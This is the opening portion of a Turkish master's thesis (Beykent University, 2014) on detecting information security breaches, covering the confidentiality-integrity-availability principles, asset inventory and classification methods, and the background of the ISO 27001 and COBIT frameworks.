T.C.
BEYKENT ÜNİVERSİTESİ
FEN BİLİMLERİ ENSTİTÜSÜ
BİLGİSAYAR MÜHENDİSLİĞİ ANA BİLİM DALI
BİLGİSAYAR MÜHENDİSLİĞİ BİLİM DALI

BELİRLİ KISITLARA GÖRE BİLGİ GÜVENLİĞİ İHLALLERİNİN TESPİTİ

YÜKSEK LİSANS TEZİ

Tezi Hazırlayan: **Ramazan ALTUN**

İstanbul, 2014

T.C.
BEYKENT ÜNİVERSİTESİ
FEN BİLİMLERİ ENSTİTÜSÜ
BİLGİSAYAR MÜHENDİSLİĞİ ANA BİLİM DALI
BİLGİSAYAR MÜHENDİSLİĞİ BİLİM DALI

BELİRLİ KISITLARA GÖRE BİLGİ GÜVENLİĞİ İHLALLERİNİN TESPİTİ

YÜKSEK LİSANS TEZİ

Tezi Hazırlayan: **Ramazan ALTUN**

Öğrenci No: 120820017

Danışman: Doç. Dr. Gökhan SİLAHTAROĞLU

İstanbul, 2014

YEMİN METNİ

Yüksek lisans tezi olarak sunduğum “ Belirli Kısıtlara Göre Bilgi Güvenliği İhlallerinin Tespiti ” başlıklı bu çalışmanın, bilimsel ahlak ve geleneklere uygun şekilde tarafımdan yazıldığını, yararlandığım eserlerin tamamının kaynaklarda gösterildiğini ve çalışmamın içinde kullanıldıkları her yerde bunlara atıf yapıldığını belirtir ve bunu onurumla doğrularım. …./…./…. (Tarih)

(imza)

Aday: Ramazan ALTUN

T.C.

BEYKENT ÜNİVERSİTESİ

FEN BİLİMLERİ ENSTİTÜSÜ MÜDÜRLÜĞÜ

TEZLİ YÜKSEK LİSANS TUTANAĞI

Sınavdan önce boş Sınav Tutanağı Fen Bilimleri Enstitüsü Öğrenci İşlerinden alınacak ve imzaladıktan sonra Tez çalışmasının ciltlenmiş nüshalarına konacaktır.

BELİRLİ KISITLARA GÖRE
BİLGİ GÜVENLİĞİ İHLALLERİNİN TESPİTİ

Tezi Hazırlayan: Ramazan ALTUN

ÖZET

Teknolojinin hızlı ilerlemesi ile beraber bilgi güvenliğinin önemi daha da artmıştır. Bilgi güvenliği, bilgileri izinsiz erişimlerden, kullanımından, ifşa edilmesinden, yok edilmesinden, değiştirilmesinden veya hasar verilmesinden koruma işlemidir. Kurum bilgilerinin istenmeyen kişiler tarafından ele geçirilmesini önlemek ve güvenliğinin sağlanması için kurumlarda bilgi güvenliği sorumlusu atanır. Bilgi güvenliği sorumlusunun görevi meydana gelen ya da meydana gelebilecek ihlallerin tespiti, ihlallerin kayıt altına alınması ve ihlallerin yönetime bildirilmesini kapsamaktadır. Cobit kontrol hedefi ve ISO 27001 Bilgi güvenliği yönetim sistemi standardı, bilgi güvenliği konusunda yapılması gerekenlerin çerçevesini çizmektedir.

Bu tezin amacı yaşanabilecek güvenlik ihlallerinin önceden tespit edilmesi ayrıca ISO 27001 Bilgi Güvenliği Yönetimi Sistemi ve COBIT (Control Objectives for Information and Related Technology) bahsedilen kontrol noktalarında güvenliğin sağlanmasında yardımcı olmaktır. Bu sayede güvenlikte yaşanabilecek güvenlik zaafiyetleri azaltılmasında ya da en aza indirilmesine yardımcı olmayı hedeflenmektedir.

Anahtar Kelimeler: Bilgi Güvenliği İhlali, Cobit, ISO 27001

DETECTION OF INFORMATION SECURITY VIOLATIONS VIA CERTAIN CONSTRAINTS

Presented By: Ramazan ALTUN

ABSTRACT

Together with the rapid progress of technology, importance of information security has further increased. Information security is protecting information from unauthorized access, usage, destruction, modification or damage. An information security officer should be attained in every corporate to protect information critical to business. A corporate information security officer or unit is to secure critical and private information in business, keep logs and prevent related violations.

The aim of this thesis is to design a model for an early detection of security breaches that may occur in any corporate network. Also we have aimed to shed light how to secure information in the framework of ISO 27001 Information Security Management System and COBIT (Control Objectives for Information and Related Technology). In this sense it is aimed to reduce the information security vulnerability of businesses.

Key Words: Information Security Violation, Cobit, ISO 27001

İÇİNDEKİLER

TABLOLAR LİSTESİ

Sayfa No.

ŞEKİLLER LİSTESİ

Sayfa No.

KISALTMALAR

ISO	:	International Organization for Standardization (Uluslararası Standartlar Organizasyonu)
COBIT	**:**	Control Objectives for Information and Related Technology (Bilgi ve ilgili Teknoloji İçin Kontrol Hedefleri)
BGYS	**:**	Bilgi Güvenliği Yönetim Sistemi
IT	**:**	Information Technology (Bilgi Teknolojisi)
BSI	**:**	British Standarsds Institution (İngiliz Standartlar Enstitüsü)
TSE	**:**	Türk Standartları Enstitüsü
ISACA	**:**	Information Systems Audit and Control Association (Bilgi Sistemleri Denetim ve Kontrol Birliği)
ITGI	**:**	The IT Governance Institute (Bilişim Teknolojileri Yönetişim Enstitüsü)
BT	**:**	Bilişim Teknolojileri
SQL	**:**	Structured Query Language (Yapılandırılmış Sorgu Dili)
CPU	**:**	Central Processing Unit (Merkezi işlem Birimi)
RAM	**:**	Random Access Memory (Rastgele Erişimli Bellek)
MAC	**:**	Media Access Control (Ortam Erişim Kontrolü)

1. GİRİŞ

‘Bilgi’ kavramının gelişen teknoloji ile beraber önemi hızla arttığından yola çıkarak tanımının yapılması gerekir. “...Bilgi, kâğıt veya başka ortamlar üzerine kaydedilmiş, anlaşılabilen ve iletilebilen veriler topluluğudur. “[1] veya “Zihnin herhangi bir biçimde resmi veya gayri resmi olarak iletilen, kaydedilen, yayınlanan fikirlerin gerçek ve hayali ürünleridir.”[2] Günümüz teknolojisinin hayatımıza girmesiyle beraber bilginin önemi her geçen gün artmaktadır. Gelişen dünyada teknolojinin ilerlemesi ile bilgi sürekli yenilenmekte ve buna bağlı olarak bu hıza yetişebilmek için insanlar yeni çözümler arayışındadırlar.

Sanayi devriminde bilgi sadece toplanır ve saklanırken günümüzde bilgi alınıp ve satılmaktadır. Kurumlarda kurum içi bilgiler ile kurum dışı bilgiler toplanıp bilgi sistemleri çatısı altında toplanıp muhafaza edilmektedir. Bu bilgi sistemlerinde bilgilerin eksiksiz ve hatasız saklanması için kurumlar kendi ölçekleri doğrultusunda sürekli yenileme çalışmaları yapmaktadır. Bu da bilginin ne kadar önemli bir noktaya geldiğini göstermektedir.

2. BİLGİ GÜVENLİĞİ NEDİR?

Bilgi güvenliği, bilgileri izinsiz erişimlerden, kullanımından, ifşa edilmesinden, yok edilmesinden, değiştirilmesinden veya hasar verilmesinden koruma işlemidir. Bilgi güvenliği, bilgisayar güvenliği ve bilgi sigortası terimleri, sık olarak birbirinin yerine kullanılmaktadır. Bu alanlar alakalıdırlar ve mahremiyetin, bütünlüğün ve bilginin ulaşılabilirliğinin korunması hususunda ortak hedefleri paylaşırlar, ne var ki aralarında bazı ince farklılıklar vardır. Bu farklar, ağırlıkla konuya yaklaşım, kullanılan yöntemlere ilişkindir. Bilgi güvenliği, verinin mahremiyeti, bütünlüğü ve ulaşılabilirliği ile verinin biçiminden bağımsız olacak şekilde ilgilidir:

Bilgi güvenliği, üç temel unsurdan meydana gelmektedir. Bu temel unsurlar şunlardır:

Şekil 1. Bilgi Güvenliğinin Üç Temel Unsuru [3]

Aşağıda listelenen 3 temel güvenlik öğesinden herhangi biri zarar görürse güvenlik hususunda bir zayıflık meydana gelir.

- **Gizlilik (Confidentiality):**

  Kurumun gizli ve özel bilgilerinin kurum tarafından yetkilendirilmiş kişi ya da kişiler tarafından erişime açık, yetkisiz kullanıcıların ise erişiminin engellenmesidir.

- **Bütünlük (Integrity):**

  Kurumun gizli ve özel bilgilerinin yetkisiz kişi ya da kişiler tarafından değişimlere ve bozulmalara karşı korunmasıdır.


- **Erişilebilirlik (Availability):**

  Kurumun gizli ve özel bilgilerinin kurum tarafından yetkilendirilmiş kişi ya da kişiler tarafından sürekli ulaşılabilir ve kullanılabilir durumda olmasıdır.

Bu üç temel unsur birbirinden bağımsız olarak düşünülememektedir. Bilginin gizliliğinin sağlanması o bilginin erişilebilirliğini engellememelidir. Aynı zamanda erişilebilen bilginin bütünlüğünün de sağlanması önemlidir. Eğer bir bilgi için sadece gizlilik sağlanılıyor ve bilgiye erişim engelleniyor ise kullanılamaz durumda olan bu bilgi bir değer ifade etmeyecektir. Eğer erişimi sağlanıyor ancak bütünlüğü sağlanmıyor ise kurumlar ve kişiler için yanlış veya eksik bilgi söz konusu olacak ve olumsuz sonuçlara neden olabilecektir. Dolayısıyla bilgi güvenliği kavramı temel olarak bu üç unsurun bir arada sağlanması demektir.[4].

Yukarıdaki üç temel unsurun dışında açıklanabilirlik, inkâr edememe, güvenilirlik gibi unsurlarda mevcuttur.

Bilgi güvenliğinin sağlanmasına yönelik kurumlar tarafından yapılan yatırımlar her geçen yıl artmaktadır. Forrester Research adlı Araştırma şirketinin 2013 yılına ilişkin yayınladığı rapora göre dünyada bilişim sektörüne 2.069 trilyon Amerikan doları yatırıp yapılacağı öngörülmektedir. (Şekil.2)



Şekil 2. 2013 Yılı Bilgi Teknolojilerine Yapılacak Yatırım Tahmini [5]

International Data Corporation (IDC) adlı şirketin 2014 yılında Türkiye 'deki Bilgi Teknolojilerine yapılacak yatırımın toplam 11.82 milyar Amerikan dolara ulaşarak geçen yıl yapılan yatırımın %8,6 oranında yükseleceği tahmin edilmektedir. Bunun özellikle tüketici, ulaşım, finans, iletişim ve kamu sektörü tarafından daha da yükseltildiği belirtilmiştir.

Bilgi güvenliğinin sağlanmasına yönelik olarak kurumlar tarafından maddi yatırımlar yapılmadığında meydana gelen zararların ekonomik boyutu her geçen gün katlanarak artmaktadır. Bilgi güvenliği ihlallerinin meydana getirdiği zararlar yapılması gereken güvenlik yatırımlarıyla kıyaslandığında farkın çok büyük olduğu güvenlik firmalarının yapmış olduğu araştırmalar tarafından açıkça görülmektedir. [4]

Uluslararası denetim ve danışmanlık firması Ernst & Young, Türkiye'nin de içinde bulunduğu elliyi aşkın ülke ve çeşitli sektörlerden yaklaşık 1400 kuruluşun katılımıyla "2008 Küresel Bilgi Güvenliği Anketi" adlı bir çalışma gerçekleştirip bilgi güvenliğinin önemini vurgulayan sonuçlarını yayınlamıştır. [4]


Ankette, bilgi güvenliğinin doğru uygulanmasının kurum itibarını doğrudan etkilediği sonucu ortaya çıkmıştır. Katılımcıların %85'i bir bilgi güvenliği ihlali durumunda ortaya çıkan durumun, marka kimliği ve itibarına zarar verdiğini savunurken, %72'si gelir kaybına neden olduğuna değinmiştir. [4]

Söz konusu Türk katılımcılar, bilgi güvenliğinin kâğıt üzerinde bir zorunluluktan ibaret olmadığını düşündüğü görülmüştür. Türkiye'deki Bilgi Güvenliği Yönetimi Sistemi'ni, ISO 27001 gibi sertifikasyon amacı gütmeden kurduğunu belirtenlerin oranı, ankete katılanların yarısını oluşturmaktadır. [4]

Bilgiye sürekli olarak erişilebilirliğin sağlandığı bir ortamda, bilginin göndericisinden alıcısına kadar gizlilik içerisinde, bozulmadan, değişikliğe uğramadan ve başkaları tarafından ele geçirilmeden bütünlüğünün sağlanması ve güvenli bir şekilde iletilmesi süreci bilgi güvenliği olarak tanımlanmaktadır. Kurumsal bilgi güvenliği ise, kurumların bilgi varlıklarının tespit edilerek zafiyetlerinin belirlenmesi ve istenmeyen tehdit ve tehlikelerden korunması amacıyla gerekli güvenlik analizlerinin yapılarak önlemlerinin alınması olarak düşünülebilir [6]. Bir kurumun bilgi varlıkları bulmanın en doğru yöntemi risk analizinin yapılmasıdır. Yapılan analiz sonucunda düşük riskli, orta riskli, yüksek riskli ve kritik riskli şeklinde listeleyerek yapılan bir çalışmanın sonucunda ortaya çıkan tablo kurumun bilgi varlıklarını ortaya koyar. Bilgi varlıkları sadece kurumdaki bilgi teknolojilerinin satın aldığı yazılım, sunucu, donanım ürünlerinden ibaret değildir. Bir kurum çalışanında bir bilgi varlığı olduğu unutulmamalıdır.

Örnek bir bilgi varlığı envanteri oluşturma metodolojisinde izlenecek yol:

Kurumda korunması gereken bilgi varlıklarını tespit ederken Şekil 3'deki varlık sınıflandırma piramidini kullanmak hem varlık envanterinin eksiksiz oluşturulmasını hem de bu işlemin daha kolay bir şekilde yapılmasını sağlayacaktır. Varlık envanteri oluşturulurken önce varlıkların isimleri tespit edilmelidir. Varlık isimleri tespit edilirken piramit yukarıdan aşağıya doğru kullanılacaktır. Donanım varlıkları en somut varlıklar oldukları için tespit etmesi en kolay olan varlıklardır. Öncelikle donanım varlıkları tespit edilecektir. Donanım varlıklarının tamamının listelendiğini kontrol edebilmek amacıyla her bir varlığın bulunduğu yer de ayrıca belirtilmelidir. Daha sonra donanım varlıklarının bulunduğu liste kullanılarak yazılım varlıkları tespit edilecektir. Yazılım varlıkları tespit edilirken her bir donanım varlığı ayrı ayrı değerlendirilmeli ve bu donanımların üzerinde bulunan yazılımlar listelenmelidir. Yazılım varlıkları listesinin tam olup olmadığını kontrol etmek için yazılım varlıklarının listelendiği tablonun bir sütununda varlığın bulunduğu donanımın belirtilmesi için kullanılmalıdır. Yazılım varlıklarının tespitinden sonra bu yazılımların işlediği bilgi listelenerek bilgi varlıklarının listesi oluşturulmalıdır. Bilgi varlıklarının bulunduğu listenin tüm bilgi varlıklarını içerip içermediğini çapraz kontrol ile tespit etmek için bilgi varlıklarının bulunduğu tablonun bir sütununda da varlığı işleyen yazılım belirtilmelidir. Bilgi varlıkları sadece yazılımlar tarafından işlenen bilgiler olmayabilir. Yazılı haldeki dokümanlar da bilgi varlığı olarak değerlendirilmelidir. Bu türdeki bilgi varlıklarının saklandıkları yer de belirtilmelidir.[7]



Şekil 3. Varlık Sınıflandırma Piramidi [7]

Varlık listesi oluşturulduktan sonra her bir varlığı daha somut olarak tanımlamamızı sağlayacak bazı özellikleri (seri no, sahibi, lisans bilgisi vs.) kullanarak varlık envanteri oluşturulacaktır. Varlık envanteri oluşturulurken yazılı hale getirilecek olan özellikler varlığın türüne göre değişiklik göstermektedir [7]. Her bir varlık türü için oluşturulacak envanter tablosu için her bir çeşit varlık için ayrı tablolar oluşturulur.

- **Donanım Varlıkları:**

  Donanım varlıklarının yazılacağı tablo şablonu Şekil 4'de gösterildiği şekilde olacaktır. Donanım varlıkları oluşturulurken bilgi işleyen her türlü donanım yazılacak, klavye, mouse gibi bilgi işlemeyen ve bulundurmayan donanımlar yazılmayacaktır.[7]

Seri No	Varlık	Açıklama	Sahibi	Cinsi	Fiziksel Konum	Gizlilik	Bütünlük	Kullanılabilirlik	Açıklama/Gerekçe

Şekil 4. Donanım Varlıkları Envanter Şablonu [7]

- **Yazılım Varlıkları:**

  Yazılım varlıklarının yazılacağı tablo şablonu Şekil 5'de gösterildiği şekilde olacaktır. Yazılım varlıkları oluşturulurken kurum bünyesinde kullanılan ve bilgi işlem tarafından satın alımı ve destek faaliyetleri yürütülen her türlü işletim sistemi, uygulama yazılımı belirtilecektir. Lisanssız olan yazılımlar yaygın şekilde kullanılıyorsa lisanssız olduğu belirtilerek yazılacaktır. [7]

Serino	Varlık	Tanım	Sahibi	Lisans bilgisi	Yazılımın bulunduğu yer	Gizlilik	Bütünlük	Kullanılabilirlik	Açıklama/Gerekçe

Şekil 5. Yazılım Varlıkları Envanter Şablonu [7]

- **Bilgi Varlıkları:**

  Bilgi varlıklarının yazılacağı tablo şablonu:

Serino	Bilgi Varlığı	Tanım	Sahibi	Bulunduğu Ortam	Fiziksel Yer	Bilgiyi işleyen yazılımlar	Bilgiyi işleyen donanımlar	Bilgiye Erişen Taraflar	Yedeklenme Durumu	Gizlilik	Bütünlük	Kullanılabilirlik	Açıklama/Gerekçe

Şekil 6. Bilgi Varlıkları Envanter Şablonu [7]

- **Diğerleri**:

  Bilgi varlığı envanterinde genellikle unutulan son iki varlık türü insan ve prestijdir. Süreçlerin çalışmasını sağlayan insanlar ve sahip oldukları beceriler ve uzmanlıkları bilgi güvenliğinde önem arz ettiğinden dolayı bunun uygun bir şekilde korunması için envanterde bulunması gerekir. Benzer şekilde ürettiği ve sattığı ürün ve hizmetlerden bağımsız olarak varlıklarını ortaya koyan prestijdir. Prestijinde bilgi güvenliği için envanter de yer alması uygundur.

Varlık listesinden sonraki aşama olan varlık envanteri oluşturulma aşamasında her bir varlık için varlığın güvenlik kriterleri olan gizlilik, bütünlük, kullanılabilirlik değerleri belirlenecektir. Varlıkların güvenlik kriterlerine ait değerler belirlenirken Şekil 3: Varlık Sınıflandırma Piramidi yukarı yönde kullanılacaktır. Bilgi varlığının güvenlik kriterlerine ait değerleri hesaplamak diğer varlıklara göre daha kolay olduğu için öncelikle bilgi varlıklarının gizlilik, bütünlük, kullanılabilirlik kriterlerinin değerleri belirlenecek, daha sonra bu varlığı işleyen yazılım için güvenlik kriterlerine ait değerler belirlenecektir. Yazılım varlığı için güvenlik kriterleri belirlendikten sonra yazılım varlığının üzerinde bulunduğu donanım varlığı için de bu değerlerden faydalanılarak güvenlik kriterlerinin değerleri belirlenecektir. Bilgi varlığının güvenlik kriterlerine ait değerler bu varlığı işleyen yazılım varlığının değerlerini, yazılım varlığının güvenlik kriterlerine ait değerler de ilgili donanım varlığının değerlerini doğrudan etkileyecektir.

Örneğin, bilgi varlığı olan personel veri tabanının kullanılabilirlik değeri yüksek ise bu veri tabanını kullanan yazılımın ve bu yazılımın üzerinde çalıştığı donanımın da kullanılabilirlik değeri en az yüksek olarak belirlenmelidir.[7]

Bütün bilgi varlıklarının üç temel unsuru bulunur ve bu unsular envanter de belirtilir:

- **Varlık Sahibi**
- **Varlık Kullanıcısı**
- **Varlık Emanetçisi**

Şekil 7. Bilgi Varlığının Temel Unsurları

Standart, her varlık için sahibinin belirlenmesini talep eder. Burada sahiplik ile ilgili varlığın parasını ödeyen anlamında değil, güvenlik ihtiyaçlarını belirleyen kişi olarak tanımlanır. Varlığın sahibi gizlilik, bütünlük ve kullanılabilirlik açısından varlığı doğru şekilde sınıflamalı, varlığa kimlerin hangi haklarla erişmesi gerektiğini tanımlamalı ve tüm bunları düzenli olarak gözden geçirmelidir. Özel durumlar ve istisnalar olmakla birlikte bir varlığın sahibi genellikle ilgili iş sürecinin de sahibidir.

Varlığın sahibi, yetki ve sorumluluk kendisinde kalmak şartı ile varlıklara erişimi kontrol etmeyi bir başkasına delege edebilir. Bu kişilere varlık emanetçisi adı verilir. Bilgi işlem departmanları ve çalışanları genellikle varlık emanetçisidir ama varlık sahibi zannedilir. Müşteri bilgilerinin bulunduğu ana veri tabanının yöneticisi, ya

da ilgili sistem yöneticisi, bilginin sahibi değil, sahibinin ortaya koyacağı kuralları teknik olarak işletmesi gereken varlık emanetçisidir.

Varlık emanetçilerinin ve varlık kullanıcılarının (iş yapabilmek için varlığa erişen diğer tüm servis ve kullanıcılar) ilgili varlığa nasıl erişebilecekleri, neler yapabilecekleri varlık sahibi tarafından tanımlanmalıdır. Bu tanım herhangi bir biçimde ve yöntemle olabilirse de genel kuralların tanımlandığı politika cümlelerinin oluşturduğu dokümanlara kabul edilen kullanım adı verilir. Kabul edilenr kullanım politikaları ilgili varlığın kullanımını sadece şirket çalışanları için değil, dış kaynak çalışanları, tedarikçiler, müşteriler ve diğer üçüncü parti kişiler için de tanımlar.

Şekil 8. Güvenlik Piramidi

Kurum içindeki her bir varlık için tek tek güvenlik kurallarını tanımlamak, bu kuralları tüm çalışanlara aktarmak ve uymaları beklemek çok gerçekçi olmayacaktır. Uygulanabilecek en iyi yöntem, tüm varlıkları kurumun ihtiyacına göre farklı sınıflara ayırmak ve bu güvenlik sınıfları için ortak kurallar belirlemektir.

Her kurum kendi kullanımı için kendi sınıflarını belirleyebilir. Sık kullanılan yöntemlerden biri dört seviyeli sınıflamadır. Bu sınıflamada sırasıyla genel kullanıma açık, dâhili kullanım, gizli ve sır sınıfları yer alır. Halka açık varlıklarda şirketin adı, verdiği hizmetler, ürünleri, genel fiyat listeleri, pazarlama materyalleri gibi genel kullanıma açık bilgileri kapsar. Bu bilgiler zaten kurum tarafından tüm pazarla paylaşılmak istendiğinden herhangi bir gizlilik içermez.

Dâhili kullanım varlıkları, eksiksiz tüm şirket çalışanları tarafından kullanılan ancak dışarıya açık olmayan varlıklardır. Güvenlik politikaları ve prosedürleri, şirket dâhilindeki telefon listesi, ortak fotokopi cihazları bu sınıfta değerlendirilebilir. Gizli varlıklar kurum içindeki bir ya da iki bölüm tarafından bilinen, tüm çalışanlarla bile paylaşılmayan gizlilik derecesi yüksek varlıklardır. Üretim planları, müşteri listeleri, maliyet hesapları bu sınıfta değerlendirilebilir.

En üst seviyedeki gizlilik ihtiyacı olarak sır niteliğindeki varlıklardadır. Bu varlıklar kurum içinde sadece birkaç kişi tarafından bilinirler. Paylaşılması, taşınması hatta üzerinde tartışılması özel kurallara bağlı olabilir. Gelecek stratejileri, yeni organizasyon ve çalışma biçimleri açıklama tarihinden önce sır olarak nitelendirilebilir varlık örnekleridir.

Bir varlık, tüm hayatı boyunca aynı sınıfta kalabileceği gibi, belirli şartlara ve zamana bağlı olarak sınıf değiştirebilir. Şirket telefon rehberi her zaman aynı sınıfta, dâhili kullanım olarak kalır. Yeni piyasaya sunulacak bir ürün ile ilgili teknik özellikler tasarım aşamasında sır, üretime geçme hazırlığında gizli, piyasaya sunulması ile birlikte halka açık sınıfında değerlendirilebilir. Tüm bu sınıflar arasındaki geçiş şartlarını yine varlığın sahibi düzenler ve kontrol eder.

Varlıkların tanımlandıkları sınıfa uygun olarak korunmaları ve kullanılmalarını sağlamak için, etiketlenmeleri gerekir. Hem fiziksel hem de sözlü ve elektronik ortamdaki varlıklar uygun şekilde etiketlenmelidir. Etiketleme konusunda standardın belirlediği ortak bir yöntem yoktur. Her kurum kendi yöntemine kendisi karar verir.

İyi bir etiketleme yöntemi kurumsal sınıflama yöntemi ile ortak yapıda olmalı, etiketleme ve etikete bağlı olarak sınıf algılama kolay olmalıdır. Yine önceki örnekten devam edilirse kâğıt dokümanlarda her sayfanın sağ alt köşesinde ve ilk sayfanın ortasında dokümanın (belgenin) sınıfı yazılabilir. Sır niteliğindeki dokümanlar kolay ayrıştırılmaları için beyaz yerine farklı renkli kâğıtlara basılabilir. Aynı bilgileri içeren

CD ve benzeri elektronik ortamlar üzerinde de varlık sınıfı yazılarak etiketleme yapılabilir.

Bilgi Güvenliği sadece Bilgi Teknolojileri (BT) ya da Bilgi Sistemlerinde yönetici ve çalışanların işi tek değildir aksine kurumun tüm çalışanlarını ilgilendiren ve bunların katkılarını ve katkısını gerektirir. Bilgi güvenliğinin sağlanmasının kuruma avantajları şunlardır:

- Kurumsal itibarın sağlanması
- Tehdit ve risklerin belirlenmesiyle etkin bir risk yönetiminin sağlanması
- İş sürekliliğinin sağlanması
- Bilgi erişimine denetlenmesini sağlar
- Personele bilgi güvenliği bilincinin bilgi güvenliği farkındalık eğitimiyle aşılanması
- Bilgi varlıklarının gizlilik, bütünlük, erişilebilirliğin sağlanması
- Kurumsal varlıkların kötü amaçlı kullanımların ve suiistimallerin engellenmesi
- Bilgilerin kurum içi ve kurum dışı tarafından denetimlerde güvenli bir şekilde bilgi verilmesini sağlar
- Bilgi sistemlerini kullanan kişilerin bilinçsiz kullanımı veya bilmeden neden olabilecekleri donanımsal, yazılımsal ve bilgisayar ağında meydana gelebilecek zararlara karşı korunmasını sağlar
- Bilgi güvenliğinin etkinliğinin izlenmesi

2.1 BİLGİ GÜVENLİĞİ VE ISO 27001 STANDARDI


International Organization for Standardization (ISO) Türkçesi Uluslararası Standartlar Teşkilâtı olan teşkilat 1946 yılında bütün teknik ve teknik olmayan dallarda standartların belirlenmesi amacıyla kurulmuştur. Uluslararası Standartlar Teşkilâtına üye ülke sayısı 162 ‘dir. Üye ülkeler teşkillatta yetkili bir organ da temsil edilir. Teknolojik standartlar her beş yılda bir gözden geçirilir ve gerekli görüldüğü takdirde değişiklikler yapar.

ISO 27001 Bilgi Güvenliği Yönetim Sistemi standartlarının temelleri British Standards Institution (BSI) tarafından 1995 yılında yayınlanmış olan BS 7799 standartlarına dayanmaktadır. BSI tarafından yayınlanmış BS 7799 standardı daha sonra 2000 yılında ISO (International Organization for Standardization) tarafından ISO 17799 Bilgi güvenliği yönetimi için uygulama prensipleri standardı olarak kabul edilmiştir. Türk Standartları Enstitüsü tarafından Türkçeye tercüme edilerek TS ISO/IEC 17799 başlığı altında Türk standardı olarak yayınlanmıştır. 2005 yılında International Organization for Standardization (ISO) tarafından ISO 27001 Bilgi Güvenliği Yönetim Sistemi Gereklilikleri adıyla yayınlanmıştır. ISO 27001 ve 27002 standartlarının en güncel revizyonları ise 25.09.2013 tarihinde yayınlanmıştır. ISO 27001, TSE (Türk Standartları Enstitüsü) tarafından Türkçe ’ye çevrilmiş ve TS ISO/IEC 27001 olarak yayınlanmıştır.

